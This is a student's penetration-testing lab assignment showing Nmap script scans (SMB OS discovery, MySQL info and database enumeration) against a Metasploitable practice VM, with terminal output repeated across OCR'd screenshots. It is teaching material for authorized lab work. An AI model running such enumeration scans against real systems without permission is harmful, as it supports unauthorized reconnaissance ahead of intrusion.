VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

DIGITAL ASSIGNMENT

NAME: DHEVATHA S P

REG NO: 22BCE0826

NAME OF FACULTY: DR. Satish C.J

COURSE TITLE: Penetration Testing and Vulnerability Analysis Lab

COURSE CODE: BCSE319P

CLASS SLOT: L55+L56

SEMESTER: WINTER SEMESTER (2024-25)

CLASS NO.: VL2024250505928

a. smb-os-discovery.nse

```
┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]

└─$ sudo nmap --script smb-os-discovery.nse 192.168.243.1

[sudo] password for pinkhacker:

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 14:21 IST

Nmap scan report for 192.168.243.1

Host is up (0.0098s latency).

Not shown: 977 closed tcp ports (reset)

PORT     STATE SERVICE

21/tcp   open  ftp

22/tcp   open  ssh

23/tcp   open  telnet

25/tcp   open  smtp

53/tcp   open  domain

80/tcp   open  http

111/tcp  open  rpcbind

139/tcp  open  netbios-ssn

445/tcp  open  microsoft-ds

512/tcp  open  exec

513/tcp  open  login

514/tcp  open  shell

1099/tcp open  rmiregistry

1524/tcp open  ingreslock

2049/tcp open  nfs

2121/tcp open  ccproxy-ftp

3306/tcp open  mysql

5432/tcp open  postgresql

5900/tcp open  vnc

6000/tcp open  X11

6667/tcp open  irc

8009/tcp open  ajp13
```

8180/tcp open unknown

MAC Address: 08:00:27:F7:56:85 (Oracle VirtualBox virtual NIC)

Host script results:

| smb-os-discovery:

| OS: Unix (Samba 3.0.20-Debian)

| Computer name: metasploitable


| NetBIOS computer name:

| Domain name: localdomain


| FQDN: metasploitable.localdomain

|_ System time: 2025-01-03T03:38:46-05:00

Nmap done: 1 IP address (1 host up) scanned in 1.62 seconds


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Screenshot taken
View image
Right Ctrl

```
┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap --script smb-os-discovery.nse 192.168.243.1
[sudo] password for pinkhacker:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 14:21 IST
Nmap scan report for 192.168.243.1
Host is up (0.0098s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```




Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
pinkhacker@kali: /usr/share/nmap/scripts
Right Ctrl
ENG IN
14:24
03-01-2025

```
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:F7:56:85 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-01-03T03:38:46-05:00

Nmap done: 1 IP address (1 host up) scanned in 1.62 seconds

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ 
```


b. mysql-info.nse

```
┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap --script mysql-info.nse 192.168.243.1

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 14:26 IST

Nmap scan report for 192.168.243.1

Host is up (0.015s latency).

Not shown: 977 closed tcp ports (reset)

PORT     STATE SERVICE

21/tcp   open  ftp

22/tcp   open  ssh

23/tcp   open  telnet

25/tcp   open  smtp

53/tcp   open  domain

80/tcp   open  http

111/tcp  open  rpcbind

139/tcp  open  netbios-ssn
```

```
445/tcp  open  microsoft-ds

512/tcp  open  exec

513/tcp  open  login

514/tcp  open  shell

1099/tcp open  rmiregistry

1524/tcp open  ingreslock

2049/tcp open  nfs

2121/tcp open  ccproxy-ftp

3306/tcp open  mysql

| mysql-info:

|   Protocol: 10

|   Version: 5.0.51a-3ubuntu5

|   Thread ID: 8

|   Capabilities flags: 43564

|   Some Capabilities: Support41Auth, SupportsTransactions, Speaks41ProtocolNew,
LongColumnFlag, SwitchToSSLAfterHandshake, ConnectWithDatabase, SupportsCompression

|   Status: Autocommit

|_  Salt: mruul@60+)*6pR+{OWF<

5432/tcp open  postgresql

5900/tcp open  vnc

6000/tcp open  X11

6667/tcp open  irc

8009/tcp open  ajp13

8180/tcp open  unknown

MAC Address: 08:00:27:F7:56:85 (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 1.23 seconds
```


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Right Ctrl
14:28
03-01-2025

```
Nmap done: 1 IP address (1 host up) scanned in 1.62 seconds

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap --script mysql-info.nse 192.168.243.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 14:26 IST
Nmap scan report for 192.168.243.1
Host is up (0.015s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, Speaks41ProtocolNew, LongColumnFlag, SwitchToSSLAfterHandshake, ConnectWit
```


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Screenshot taken
View image
Right Ctrl
14:28
03-01-2025

```
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, Speaks41ProtocolNew, LongColumnFlag, SwitchToSSLAfterHandshake, ConnectWit
hDatabase, SupportsCompression
|   Status: Autocommit
|_  Salt: mruul@60+)*6pR+{OWF<
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:F7:56:85 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.23 seconds

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ ▌
```


c. mysql-databases.nse

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]

└─$ **nmap -sV --script=mysql-databases 192.168.243.1**


```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 14:33 IST

Nmap scan report for 192.168.243.1

Host is up (0.047s latency).

Not shown: 977 closed tcp ports (conn-refused)

PORT     STATE SERVICE     VERSION

21/tcp   open  ftp         vsftpd 2.3.4

22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

23/tcp   open  telnet      Linux telnetd

25/tcp   open  smtp        Postfix smtpd

53/tcp   open  domain      ISC BIND 9.4.2

80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)

|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

111/tcp  open  rpcbind     2 (RPC #100000)

| rpcinfo:

|   program version    port/proto  service

|   100000  2            111/tcp   rpcbind

|   100000  2            111/udp   rpcbind

|   100003  2,3,4       2049/tcp   nfs

|   100003  2,3,4       2049/udp   nfs

|   100005  1,2,3      59123/tcp   mountd

|   100005  1,2,3      59403/udp   mountd

|   100021  1,3,4      33839/udp   nlockmgr

|   100021  1,3,4      35919/tcp   nlockmgr

|   100024  1          36011/tcp   status

|_  100024  1          54635/udp   status

139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

512/tcp  open  exec        netkit-rsh rexecd

513/tcp  open  login

514/tcp  open  tcpwrapped

1099/tcp open  java-rmi    GNU Classpath grmiregistry
```

```
1524/tcp open  bindshell   Metasploitable root shell

2049/tcp open  nfs       2-4 (RPC #100003)

2121/tcp open  ftp       ProFTPD 1.3.1

3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5

5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7

5900/tcp open  vnc       VNC (protocol 3.3)

6000/tcp open  X11       (access denied)

6667/tcp open  irc       UnrealIRCd

8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)

8180/tcp open  http      Apache Tomcat/Coyote JSP engine 1.1

|_http-server-header: Apache-Coyote/1.1

Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 15.27 seconds
```



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pinkhacker@kali: /usr/share/nmap/scripts
File Actions Edit View Help
Right Ctrl

```
  Attempts to list all databases on a MySQL server.

┌──(pinkhacker㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -sV --script=mysql-databases 192.168.243.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-03 14:33 IST
Nmap scan report for 192.168.243.1
Host is up (0.047s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      59123/tcp   mountd
|   100005  1,2,3      59403/udp   mountd
|   100021  1,3,4      33839/udp   nlockmgr
|   100021  1,3,4      35919/tcp   nlockmgr
|   100024  1          36011/tcp   status
|_  100024  1          54635/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
```



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Right Ctrl


```
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/udp   nfs
|   100005  1,2,3     59123/tcp   mountd
|   100005  1,2,3     59403/udp   mountd
|   100021  1,3,4     33839/udp   nlockmgr
|   100021  1,3,4     35919/tcp   nlockmgr
|   100024  1         36011/tcp   status
|_  100024  1         54635/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
